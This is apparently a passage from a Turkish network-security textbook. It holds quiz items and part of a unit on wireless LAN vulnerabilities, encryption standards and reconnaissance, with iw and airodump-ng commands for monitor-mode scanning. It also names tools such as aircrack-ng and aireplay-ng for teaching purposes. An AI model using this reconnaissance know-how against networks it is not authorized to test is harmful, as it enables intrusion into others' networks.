A) Aşağıdaki parantezlerin içine cümlelerde verilen bilgiler doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) Yetkilendirme, kimlik doğrulama süreci gerçekleştirilen kullanıcıların hangi kaynaklara erişim sağlayacağını belirler.

2. ( ) Saldırı tespit sistemleri, ağ içinde gerçekleştirilen saldırıları engeller.

3. ( ) Mikro segmentasyon uygulaması, saldırı yüzeyini daraltmak için kullanılır.

4. ( ) TELNET, ağ cihazlarının sıkılaştırılması için kullanılan en güvenli uzaktan erişim protokolüdür.

5. ( ) Güvenlik duvarıyla gerçeklenmiş bir ağ mimarisinde ağ güvenliği tam anlamıyla sağlanır.

B) Aşağıdaki cümlelerde boş bırakılan yerlere doğru sözcükleri yazınız.

1. MAC Flooding saldırılarına karşı ağ anahtarındaki istemci portlarında ..... güvenlik önlemi uygulanmalıdır.

2. Linux işletim sisteminde kullanıcı parolalarının hashlenmiş şekilde saklandığı ..... dosyasına erişim izni sadece root kullanıcısına aittir.

3. TACACS+ ve ..... sunucuları, kimlik doğrulama işlemi için kullanılır.

4. Sunucu işletim sistemi dizin hizmeti olan .....; kullanıcıları, bilgisayarları ve diğer ağ kaynaklarını yönetmek için kullanılır.

5. Deprem, sel, yangın gibi ..... ağ altyapılarına ve cihazlarına ciddi fiziksel hasarlar verebilir.

C) Aşağıdaki soruların doğru cevabını işaretleyiniz.

1. **Aşağıdakilerden hangisi ağ güvenlik planı oluşturulurken uygulanabilecek adımlardan biri değildir?**

   A) Ağ varlıklarını belirleme
   B) Risk analizi yapma
   C) Şüpheli aktiviteleri raporlama
   D) Güvenlik politikası geliştirme
   E) Çalışanların eğitimi

2. **Aşağıdakilerden hangisi ağ içinde, istemci cihazlarda ve depolama alanlarında veri kaybını önlemek için uygulanan güvenlik çözümüdür?**

   A) DLP
   B) Güvenlik duvarı
   C) IPS
   D) Proxy sunucusu
   E) Secure Mail Gateway

3. **Aşağıdakilerden hangisi dış ağdan gelen ağ trafiğinin yerel alan ağına ulaşmadan yalnızca sunucuların bulunduğu ağ segmentine yönlendirildiği özel alanı ifade eder?**

   A) DMZ
   B) IPsec VPN
   C) Jump Server
   D) VLAN
   E) Yük Dengeleyici

4. **Aşağıdakilerden hangisi erişim kontrolü modellerinden biri değildir?**

   A) ABAC
   B) CAD
   C) DAC
   D) MAC
   E) RBAC

5. **Aşağıdakilerden hangisi yerel alan ağı saldırılarından değildir?**

   A) DHCP
   B) MAC Flooding
   C) ARP zehirlemesi
   D) APT
   E) MitM

6. SSH protokolüyle ilgili aşağıdakilerden hangisi yanlıştır?

A) Uzak cihaza güvenli bağlantı yapmak için kullanılır.

B) TCP'yi ve 23 numaralı portu kullanır.

C) TELNET protokolüne göre çok güvenlidir.

D) Verileri şifreleyerek iletir.

E) TCP'yi ve 22 numaralı portu kullanır.

7. Aşağıdakilerden hangisi ağda saldırganların ilgisini çekmek için kullanılan tuzak sunucudur?

A) Bal küpü B) DLP C) IDS

D) IPS E) NGFW

8. Aşağıdakilerden hangisi kimlik doğrulama sunucusudur?

A) AAA B) Güvenlik duvarı C) Proxy

D) RADIUS E) WEB

9. Aşağıdakilerden hangisi web saldırılarını önlemek için kullanılan ağ güvenlik cihazıdır?

A) Bastion host B) TACACS+ C) UTM

D) TACACS+ E) WAF

10. Aşağıdakilerden hangisi sunucu işletim sistemi güvenliğini sağlamak için yapılması gerekenlerden biri değildir?

A) Kullanılmayan servisleri kapatmak.

B) Güncelleme paketlerini yüklemek ve yamaları uygulamak.

C) Kullanılmayan kullanıcı hesaplarını devre dışı bırakmak.

D) Kullanıcı yetkilerini en düşük ayrıcalık ilkesine göre tanımlamak.

E) Yönetici yetkisi vererek kullanıcıların tüm kaynaklara erişimini sağlamak.

KABLOSUZ YEREL ALAN AĞI GÜVENLİĞİ

4. ÖĞRENME BİRİMİ

KONULAR

4.1. KABLOSUZ YEREL ALAN AĞI ZAFİYETLERİ

4.2. KABLOSUZ YEREL ALAN AĞLARINDA KEŞİF

4.3. KABLOSUZ YEREL ALAN AĞI SALDIRILARI VE GÜVENLİK ÖNLEMLERİ

NELER ÖĞRENECEKSİNİZ?

- Kablosuz yerel alan ağlarında meydana gelebilecek zafiyetleri fark etme
- Kablosuz yerel alan ağlarında güvenlik kavramlarını anlama
- Kablosuz yerel alan ağlarında aktif ve pasif keşif yapma
- Kablosuz yerel alan ağlarında oluşan güvenlik açıklarına karşı önlemler alma

TEMEL KAVRAMLAR

Aktif keşif, Evil Twin, iwlist, managed modu, MitM, monitor modu, pasif keşif, şifreleme, WEP, WPA/WPA2, yetkilendirme

HAZIRLIK ÇALIŞMALARI

1. Herkese açık kablosuz bir ağa bağlanmak hangi riskleri barındırır? Düşüncelerinizi arkadaşlarınızla tartışınız.
2. Kablosuz ağlara yönelik bir saldırı gerçekleştirildiğinde hangi kişisel bilgiler risk altında olabilir? Düşüncelerinizi arkadaşlarınızla paylaşınız.

4.1. KABLOSUZ YEREL ALAN AĞI (WLAN) ZAFİYETLERİ

Kablosuz ağlar, veri iletişimini kablolar yerine radyo dalgaları aracılığıyla gerçekleştiren sistemlerdir. Bu sayede cihazlar, fiziksel bir bağlantıya ihtiyaç duymadan birbirine bağlanabilir ve veri alışverişinde bulunabilir. Kablosuz yerel alan ağı, **Wi-Fi** olarak da adlandırılır. Kablosuz ağlarda veri iletişiminin temel çalışma prensibi şu şekilde işler:

- Bilgisayarda veya mobil cihazda oluşturulan veri küçük paketlere ayrılır.
- Ayrılan paketler, radyo dalgalarına dönüştürülür (modülasyon).
- Radyo dalgaları, bir anten aracılığıyla çevreye yayılır.
- Bu dalgalar, alıcı anteni tarafından yakalanır.
- Yakalanan dalgalar tekrar veri paketlerine dönüştürülür (demodülasyon).
- Cihaz, aldığı veri paketlerini işleyerek anlamlandırır.

Kablosuz ağlardaki veri iletişiminin temel çalışma prensibinde güvenlik zafiyetleri de ortaya çıkabilir. Görsel 4.1'de kablosuz ağlarda veri iletişiminin temel çalışma prensibi verilmiştir.

Görsel 4.1: Kablosuz ağ çalışma prensibi

Kablosuz yerel alan ağları; yetkisiz erişim, veri sızması, ağın tamamen çökmesi gibi ciddi sorunlara yol açabilecek güvenlik zafiyetlerine açıktır. Güvenlik zafiyetlerine neden olabilecek durumlar şunlardır:

Güvenlik Şifrelerinin Zayıflığı: Basit, tahmin edilebilir veya sık kullanılan parolalar, saldırganlar için kolay hedef oluşturur. Cihazların üzerinde gelen varsayılan parolaların değiştirilmemesi durumunda saldırganlar, bu parolaları kullanarak ağa kolayca erişir.

Şifreleme Algoritmalarının Zayıflığı: WEP gibi eski şifreleme standartları, saldırılara karşı yeterince güçlü değildir. Güçlü şifreleme anahtarları da hesaplama gücü yüksek bilgisayarlara sahip saldırganlar tarafından kırılabilir.

Kimlik Doğrulama Sorunları: Kullanıcı adı, parola gibi zayıf kimlik doğrulama mekanizmaları, saldırganların ağa kolayca sızmasına olanak tanır. Erişim noktalarının fiziksel olarak korunmaması, saldırganların bu noktalara müdahale ederek ağa erişmesine imkân verir.

Yapılandırma Hataları: Cihazların yanlış yapılandırılması, ağda güvenlik açıklarına yol açar.

Yayınlanan SSID'ler: Açık ağlar, herhangi bir şifre olmadan herkese açık olduğu için saldırılara karşı daha savunmasızdır.

Yanlış Konfigüre Edilmiş Güvenlik Duvarları: Güvenlik duvarlarının hatalı olarak yapılandırılması, ağın saldırılara karşı korunmasında yetersiz kalabilir.


Kötü Niyetli Yazılımlar: Cihazları enfekte ederek ağa sızabilen yazılımlardır. Bu kötü niyetli yazılımlarla hassas bilgiler çalınabilir.

4.1.1. Kablosuz Yerel Alan Ağı Kavramları

Kablosuz yerel alan ağı teknolojisi ve güvenliği, çeşitli kavramlar ve protokollerle tanımlanır. Bu kavramların her biri, kablosuz ağın nasıl çalıştığını ve güvenliğinin nasıl sağlandığını anlamak için önemlidir.

Erişim Noktası [Access Point (AP)]: Kablosuz ağdaki cihazların internete veya yerel bir ağa bağlanmasını sağlayan aygıttır. AP, kablolu bir ağı kablosuz ağa dönüştürür ve cihazların internet veya yerel ağ üzerinde veri alışverişi yapmasına olanak tanır.


Kanal (Channel): Kablosuz ağlar, veriyi taşımak için radyo frekanslarını kullanır. Her frekans, bir **kanal** olarak adlandırılır (Görsel 4.2). Farklı kanallar, aynı frekansta çakışmayı önlemek için kullanılır. 2.4 GHz bandında genellikle 13 kanal bulunurken 5 GHz bandında daha fazla kanal vardır. Aynı kanalı kullanan çok sayıda cihaz olduğunda ağ performansı düşebilir. Bu nedenle doğru kanal seçimine dikkat edilmelidir.



Görsel 4.2: 2.4 GHz bandında kanal seçilmesi

İstasyon [Station (STA)]: Kablosuz ağa bağlanabilen herhangi bir cihazı ifade eder. Bu cihazlar, kablosuz erişim noktasıyla iletişim kurarak internete veya yerel ağa erişir. STA ifadesi genellikle dizüstü bilgisayarlar, telefonlar veya tabletler için kullanılır.

Servis Set Tanımlayıcı [Service Set Identifier (SSID)]: Kablosuz ağın adını ifade eden kavramdır. Bir erişim noktasına birden fazla SSID atanabilir. SSID, kablosuz ağın tanınmasını ve cihazların ağa bağlanmasını sağlar (Görsel 4.3).



GÖRSEL 4.3: SSID görünümü

Temel Hizmet Seti Tanımlayıcısı [Basic Service Set Identifier (BSSID)]: Kablosuz ağdaki erişim noktasının MAC adresini ifade eder. Her erişim noktasının benzersiz bir MAC adresi vardır. Bu adres, SSID'nin teknik olarak hangi fiziksel cihaz tarafından sağlandığını tanımlar.

Genişletilmiş Hizmet Seti Tanımlayıcısı [Extended Service Set Identifier (ESSID)]: Birden fazla erişim noktasının aynı SSID'yi paylaşarak oluşturduğu genişletilmiş bir kablosuz ağı tanımlar. Bu ağ, geniş alanlarda (örneğin ofis binaları, kampüsler vb.) kullanılan bir yöntemdir. Böylece cihazlar farklı erişim noktaları arasında kesintisiz geçiş yapabilir.

4.1.2. Kablosuz Ağ Güvenliği Kavramları

Kablosuz yerel alan ağı güvenliğini sağlamak için belirli güvenlik modları mevcuttur. Güvenlik seviyesi ve şifreleme yöntemlerine göre uygun olan bir protokol tercih edilmelidir.

WEP [Wired Equivalent Privacy (Kablolu Eşdeğer Gizlilik)]: Kablosuz ağ güvenliği için geliştirilen ilk şifreleme protokolüdür. 256 bite kadar şifreleme yapabilir. WEP'in zayıf şifreleme algoritmaları nedeniyle şifrelerin kırılması çok kolaydır ve WEP güvenli bir çözüm olarak kabul edilmez.

WPA [Wi-Fi Protected Access (Wi-Fi Korumalı Erişim)]: WEP'in güvenlik açıklarını gidermek için geliştirilmiş bir protokoldür. WPA, daha güçlü şifreleme yöntemleri ve bütünlük kontrolü sağlar. 256 bit anahtar sistemini destekler. Message Integrity Checks ile ağdaki paketlerin ele geçirilip geçirilmediğini anlaması en önemli özelliğidir. WPA, geçici bir çözüm olarak geliştirilmiştir ve WPA2'ye göre daha az güvenlidir.

WPA2 [Wi-Fi Protected Access 2 (Wi-Fi Korumalı Erişim 2)]: WPA'nın daha gelişmiş bir versiyonudur. WPA2, kablosuz ağlar için en yaygın kullanılan güvenlik protokolüdür. WPA2, AES (Advanced Encryption Standard) algoritması ile güçlü şifreleme ve gelişmiş bütünlük kontrolü sunar.

WPA3 [Wi-Fi Protected Access 3 (Wi-Fi Korumalı Erişim 3)]: WPA2'nin güvenlik açıklarını daha da azaltan bir güvenlik protokolüdür. WPA3, Simultaneous Authentication of Equals (SAE) gibi daha güçlü şifreleme algoritmaları kullanır. WPA3 özellikle parola tahmin saldırılarına karşı daha güçlü koruma sağlar.

WPS [Wi-Fi Protected Setup (Wi-Fi Korumalı Kurulum)]: Kullanıcıların karmaşık parolalar girmeden kablosuz bir ağa bağlanmalarını kolaylaştıran bir özelliktir. WPS genellikle bir düğme veya kısa bir PIN kodu ile etkinleştirilir. WPS'nin zayıf güvenliği nedeniyle saldırılara karşı hassas olduğu tespit edilmiştir ve güvenlik uzmanlarınca WPS kullanılmaması önerilir.

MAC Filtering (MAC Filtreleme): Cihazların MAC adreslerine göre bir ağa erişimine izin vermek veya erişimini engellemek için kullanılan bir güvenlik yöntemidir. Bu yöntemle yalnızca izin verilen cihazlar veya ağa bağlanması engellenenler dışındaki cihazlar ağa dâhil olur. Böylece ek bir güvenlik katmanı sağlanır.


4.1.3. Kablosuz Yerel Alan Ağı Zafiyetleri

Kablosuz yerel alan ağı zafiyetleri, güvenlik ihlallerine ve siber saldırılara açık birçok alanı kapsar. Bu alanlar; herkese açık ağlar, yetersiz fiziksel güvenlik, zayıf ve varsayılan parolalar, zayıf şifreleme protokolleri, yanlış yapılandırılmış erişim noktaları, sahte erişim noktaları, yetkisiz erişim, sahte **deauthentication** ve **disassociation** paketleri ile hizmet kesintisi, eksik güvenlik farkındalığı zafiyetleridir.

Herkese Açık Ağlar: Herkese açık Wi-Fi ağları genellikle şifreleme kullanmaz veya zayıf şifreleme protokollerine sahiptir. Herkese açık ağlar, saldırganların ağa bağlanan cihazlar arasındaki trafiği izlemesini ve verileri ele geçirmesini kolaylaştırır. Ortadaki Adam [Man in the Middle (MitM)] saldırıları bu tür ağlarda yaygındır. Saldırganlar; ağ üzerinden geçen şifreleri, kişisel bilgileri, finansal verileri vb. ele geçirebilir.

Yetersiz Fiziksel Güvenlik: Kablosuz ağ cihazlarının fiziksel olarak korunmaması, yetkisiz kişilerin bu cihazlara fiziksel erişim sağlayarak güvenlik ayarlarını değiştirmesine veya cihazları manipüle etmesine olanak tanır. Bir saldırgan, fiziksel olarak cihaza erişip ağ güvenlik ayarlarını değiştirebilir, cihazı yeniden yapılandırabilir veya cihaza kötü amaçlı yazılım yükleyebilir.

Zayıf ve Varsayılan Parolalar: Birçok kablosuz ağ yönlendiricisi, varsayılan yönetici parolalarıyla gelir ve çoğu kullanıcı, bu parolaları değiştirmez. Kolay tahmin edilebilen veya zayıf parolalar da büyük bir güvenlik açığı oluşturur (Görsel 4.4). Saldırganlar, bu varsayılan veya zayıf parolaları kullanarak yönlendiriciye veya ağa kolayca erişebilir, cihazların ayarlarını değiştirebilir veya ağdaki trafiği izleyebilir.



Görsel 4.4: Zayıf parola örneği

Zayıf Şifreleme Protokolleri: Eski ve zayıf şifreleme protokolleri, saldırganlar tarafından kolayca kırılabilir. WEP gibi zayıf şifreleme protokollerini kullanan ağların şifreleri, Kaba Kuvvet (Brute Force) saldırılarıyla kolayca kırılabilir. Bu durum, saldırganlar tarafından ağ trafiğinin izlenmesine ve hassas verilerin ele geçirilmesine yol açabilir.

Yanlış Yapılandırılmış Erişim Noktaları: Erişim noktalarının doğru şekilde yapılandırılmaması, güvenlik açıklarına yol açar. SSID yayını devre dışı bırakılmadığında veya erişim noktası güvenlik ayarları hatalı olduğunda saldırganlar ağı keşfedebilir ve ağa kolayca saldırabilir. Bu durum; yetkisiz erişim, veri hırsızlığı, hizmet kesintisi gibi sorunlara neden olabilir.

Sahte Erişim Noktaları: Sahte erişim noktaları (Evil Twin) ile saldırganlar, meşru bir kablosuz ağ gibi görünerek kullanıcıları kandırır ve onların sahte ağa bağlanmasını sağlar. Kullanıcılar sahte bir erişim noktasına bağlandığında tüm internet trafiği saldırganlar tarafından izlenebilir ve hassas veriler çalınabilir.

Yetkisiz Erişim: Kablosuz ağlarda güçlü kimlik doğrulama mekanizmaları kullanılmadığında saldırganlar ağa yetkisiz olarak erişebilir. Güçlü parola, iki faktörlü kimlik doğrulama veya MAC filtreleme gibi güvenlik önlemlerinin eksikliği yetkisiz erişim riskini artırır. Yetkisiz erişim, ağ performansını olumsuz etkileyebilir, veri hırsızlığına neden olabilir veya ağa kötü amaçlı yazılım yüklenmesine yol açabilir.

Sahte Deauthentication ve Disassociation Paketleriyle Hizmet Kesintisi: Kablosuz ağlar, deauthentication ve disassociation kontrol paketlerini kullanır. Bu paketler, saldırganlar tarafından manipüle edilerek hizmet kesintisi saldırısı (DoS) başlatabilir ve kullanıcıların ağ bağlantısı kesilebilir. Kullanıcılar, DoS saldırısıyla ağdan düşürülür ve bağlantılarını sürekli olarak yenilemek zorunda kalır. Hizmet kesintisi saldırısı, kullanıcıların dikkatini dağıtmak ve onları sahte ağlara yönlendirmek için de kullanılabilir.

Eksik Güvenlik Farkındalığı: Kullanıcıların ve ağ yöneticilerinin güvenlik önlemleri ile ilgili bilgi eksikliği, ağdaki güvenlik açıklarını artırır. Güvenlik protokollerinin yanlış seçilmesi, zayıf parolalar veya güvenlik yamalarının uygulanmaması gibi ihmaller, saldırılara karşı ağı savunmasız bırakır. Bilgisizlik nedeniyle alınmayan önlemler, kötü amaçlı saldırıların başarı oranını artırır ve veri sızıntılarına, mali kayıplara veya itibar zedelenmesine yol açar.

Sıra Sizde

WLAN zafiyetleriyle ilgili verilen örnek olayları, uygun harfleri kullanarak tabloda verilen örnek olay satırına yazınız ve eşleştirmeyi tamamlayınız.

WLAN Zafiyetleri	Örnek Olaylar
1. Yanlış Yapılandırılmış Erişim Noktaları	**A)** Ziyaretçiler, bir otelin konferans salonunda düzenlenen teknoloji fuarında otelin ücretsiz Wi-Fi ağına bağlanarak çevrimiçi işlemlerini gerçekleştirir ancak bir saldırgan, ağa sürekli paketler göndererek katılımcıların ağdan düşmesine neden olur. **B)** Bir şirketin yeni işe alınan çalışanı, ofisteki kablosuz ağa bağlanırken şifreyi arkadaşlarından öğrenir ve kişisel not defterine yazar. Bu not defterini şirket binasında unutur ve şirketin bir çalışanı, not defterini fark ederek şifrenin olduğu sayfanın fotoğrafını çeker. Bir saldırgan, şirket çalışanının çektiği fotoğraftan Wi-Fi şifresini öğrenir ve şirket ağına bağlanır. Şirket ağının zayıf güvenlik önlemleri nedeniyle birkaç çalışanın bilgisayarına erişir. Hassas projeler ve müşteri verileri, saldırgan tarafından çalınır. **C)** Şirket çalışanlarına özel bir Wi-Fi ağı vardır ancak ağ yöneticisi, yapılandırma sırasında güvenlik protokolü olarak WEP'i kullanmıştır. Bir saldırgan, şirkete yakın bir kafede otururken WEP şifreleme kullanan bu ağı fark eder. Kendi dizüstü bilgisayarındaki basit araçlarla ağ şifresini 10 dakika içinde kırar ve ağa yetkisiz giriş yapar. Saldırgan, ağa bağlı cihazların trafiğini izleyerek çalışanların e-posta giriş bilgilerini ele geçirir. **Ç)** Küçük bir işletme, müşterilerine kolaylık sağlamak için şifre koruması olmayan bir Wi-Fi ağı sunar. Aynı ağ, çalışanların şirket dosyalarına erişmek için kullandığı ağla birleştirilmiştir. Bir saldırgan, güçlü kimlik doğrulama mekanizmalarının eksikliği nedeniyle bu ağa kolayca bağlanır ve ağ üzerindeki cihazların trafiğini izlemeye başlar. Saldırgan, şirket sunucularına erişmek için bir çalışanın kullandığı oturum bilgilerini ele geçirir. **D)** Teknoloji şirketinin sunucu odası, bir ofis koridorunun sonundadır ve bu sunucu odasının kapısı standart bir anahtarla kilitlenir. Sunucu odasına girişler kaydedilmez. Sunucu odasına yalnızca birkaç çalışan için erişim kısıtlaması uygulanır. Şirketin temizlik personeli kılığına giren bir saldırgan, kolayca binaya giriş yapar ve sunucu odasına ulaşır. Saldırgan, sunucuların fiziksel olarak korumaması nedeniyle birkaç dakika içinde bir sunucunun hard diskini söküp çalar.
2. Yetkisiz Erişim	
3. Sahte Deauthentication ve Disassociation Paketleriyle Hizmet Kesintisi	
4. Eksik Güvenlik Farkındalığı	

WLAN Zafiyetleri	1	2	3	4
Örnek Olaylar				

4.2. KABLOSUZ YEREL ALAN AĞLARINDA KEŞİF

Kablosuz ağ kartı, bilgisayarların veya diğer cihazların kablosuz ağları keşfederek erişim noktalarına bağlanmasını sağlayan donanım bileşenidir. Wi-Fi sinyallerini alıp göndermek için kullanılır. Kablosuz ağ kartında Master, Managed, Monitor, Promiscuous ve Ad-Hoc olmak üzere temel çalışma modları mevcuttur (Görsel 4.5).

Görsel 4.5: Kablosuz ağ modları

4.2.1. Kablosuz Ağ Kartı Çalışma Modları

Kablosuz yerel alan ağı kartında kullanılabilecek modlar, kartın sahip olduğu çipe göre farklılıklar gösterir. Yeni üretilen kartların hepsi bu modların tamamını desteklemez. Bu yüzden kablosuz yerel alan ağı kartı seçiminde kartın sahip olduğu çipe dikkat edilmelidir.

4.2.1.1. Master Mode

Master (Ana) modunda kablosuz bir ağ kartı, erişim noktası olarak çalışır. Master modu genellikle yönlendiricilerde kullanılır. Master modundaki bir kart, kablosuz ağ oluşturur ve diğer cihazlar (istemciler) bu ağa bağlanır.

4.2.1.2. Managed Mode

Managed (Yönetilen) modu yaygın olarak kullanılır. Kablosuz ağ kartı, mevcut bir kablosuz ağa istemci olarak bağlanır. Çoğu dizüstü bilgisayar ve akıllı telefon bu modda çalışır.

4.2.1.3. Monitor Mode

Monitor (İzleme) modunda çalışan kablosuz bir ağ kartı etraftaki tüm kablosuz trafiği pasif olarak dinler. Kablosuz ağ kartı bu moddayken veri göndermez sadece ağdaki trafiği izler. Bu mod; ağ analizi, güvenlik denetimleri ve ağ dinleme (sniffing) işlemlerinde kullanılır.

4.2.1.4. Promiscuous Modu

Promiscuous (Dinleme) modundaki kablosuz ağ kartı, ağdaki tüm veri paketlerini yakalar. Bu mod, bir erişim noktasına bağlıyken ağ analizi ve güvenlik testleri için kullanılır.

4.2.1.5. Ad-Hoc Mode

Ad-Hoc moduyla bir erişim noktası olmadan eşler arası (peer-to-peer) ağlar oluşturulur ve cihazlar arasında doğrudan iletişim kurulur. Bu mod, küçük ve geçici ağlar için kullanılır.

Sıra Sizde

Kablosuz ağ kartınızı iw komutuyla monitor moda alınız.

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Komut satırını açarak iwconfig komutuyla kablosuz ağ kartını kontrol etti.		
2. Kablosuz ağ kartını ifconfig wlan0 down komutuyla pasif hâle getirdi.		
3. Kablosuz ağ kartını monitor moda almak için komut satırına sudo iw <arayüz (wlan0)> set monitor none komutunu yazarak çalıştırdı.		
4. Kablosuz ağ kartını tekrar aktif hâle getirmek için sudo ifconfig wlan0 up komutunu çalıştırarak yapılandırma işlemini tamamladı.		
5. Konsol ekranında sudo iw dev komutuyla kablosuz ağ kartının monitor moda geçtiğini görüntüledi.		
6. Çalışmayı verilen sürede tamamladı.		


"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.

Araştırma

Kablosuz ağ kartını monitor moda almak için kullanılabilecek diğer araç ve yöntemleri araştırınız. Elde ettiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

4.2.2. Kablosuz Bağlantı Kurulma Süreci

Kablosuz bağlantı kurma süreci, bir cihazın Wi-Fi ağına güvenli ve etkili bir şekilde bağlanmasını sağlayan bir dizi adımdan oluşur. Bu süreç, ağın keşfedilmesinden başlayıp tam bağlantının kurulmasına kadar dört ana aşamayı içerir (Görsel 4.6).



Görsel 4.6: Kablosuz bağlantı kurma süreci

Beacon: Erişim noktası, ağının varlığını duyurmak için periyodik olarak beacon (sinyal) yayınlar. Bu sinyalde ağın SSID'si, kanal, güvenlik tipi gibi bilgiler yer alır.

Probe: İstemci cihaz, çevresindeki kablosuz ağları bulmak için **probe request (araştırma isteği)** paketi gönderir. Bu paket, istemci cihazın bağlanmak istediği ağın özelliklerini belirtir. Erişim noktası, istemcinin **probe request** paketine cevap olarak **probe response (araştırma yanıtı)** paketi gönderir. Bu paket, erişim noktasının istenen özelliklere uygun olup olmadığını belirtir.

Authentication: İstemci, erişim noktasına **authentication request (doğrulama isteği)** paketi göndererek ağa bağlanmak için kimlik doğrulama işlemini başlatır. Erişim noktası, bu isteğe **authentication response (doğrulama yanıtı)** ile cevap verir. Bu adımda genellikle açık metin veya daha güvenli protokoller (WPA, WPA2) kullanılarak şifre kontrolü yapılır.

Association: Kimlik doğrulamanın başarılı olması durumunda istemci, **association request (ilişkilendirme isteği)** paketi göndererek erişim noktasına bağlanmak istediğini bildirir. Erişim noktası da **association response (ilişkilendirme yanıtı)** paketiyle bu isteği onaylar. İlişkilendirme yanıtıyla istemci ve erişim noktası arasındaki bağlantının detayları (veri hızı, kanal vb.) belirlenir.

4.2.3. Kablosuz Ağlarda Keşif

Kablosuz ağlarda keşif, çevredeki Wi-Fi ağlarını ve bu ağların özelliklerini tespit etme sürecidir. Bu süreç, cihazların bağlanabileceği ağların bulunmasını sağlar. Keşif sürecinde SSID, MAC adresi, kanal numarası, sinyal gücü (RSSI), güvenlik protokolleri (WEP, WPA, WPA2 vb.), desteklenen veri hızları gibi bilgiler incelenir. Keşif, iki ana yöntemle yapılır.

Pasif Keşif: Doğrudan müdahale edilmeden hedef sistemin mevcut iletişiminin dışarıdan dinlenmesi amaçlanır. Cihaz, erişim noktalarından gelen beacon çerçevelerini dinler. Beacon çerçeveleri düzenli aralıklarla AP'ler tarafından yayınlanır. Bu çerçeveler; SSID, desteklenen hızlar, güvenlik ayarları gibi bilgileri içerir. En çok kullanılan pasif keşif araçları şunlardır: Kismet, Wireshark, Tcpdump, airodump-ng, theHarvester, Censys, Netstumbler, LinSSID, SSL Test, Netsh.

Aktif Keşif: Hedef sistem veya ağ ile doğrudan etkileşime geçerek veri toplama amaçlanır. Aktif keşifte hedefe paketler gönderilebilir, sorgular yapılabilir ve hedef sistemden yanıtlar alınabilir. Cihaz, probe request çerçeveleri yayınlar. Bu istekler, belirli bir SSID'yi veya herhangi bir ağı hedefleyebilir. AP'ler, probe response çerçeveleriyle yanıt verir. En çok kullanılan aktif keşif araçları şunlardır: Nmap, Netcat (nc), Ettercap, Aircrack-ng, Aireplay-ng, Netstumbler.

1. Uygulama

İşlem adımlarına göre **airodump-ng** aracı ile pasif keşif işlemini gerçekleştirerek çevrenizdeki erişim noktaları ve bunlara bağlı cihazlar hakkında bilgi toplayınız.

1. Adım: Kablosuz ağ kartınızı monitor moda alınız.

2. Adım: Kablosuz ağ kartınız monitor moddayken **airodump-ng wlan0mon** komutuyla çevredeki erişim noktaları hakkında bilgi toplama işlemini gerçekleştiriniz (Görsel 4.7).

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0mon

 CH  2 ][ Elapsed: 1 min ][ 2024-11-13 13:41

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

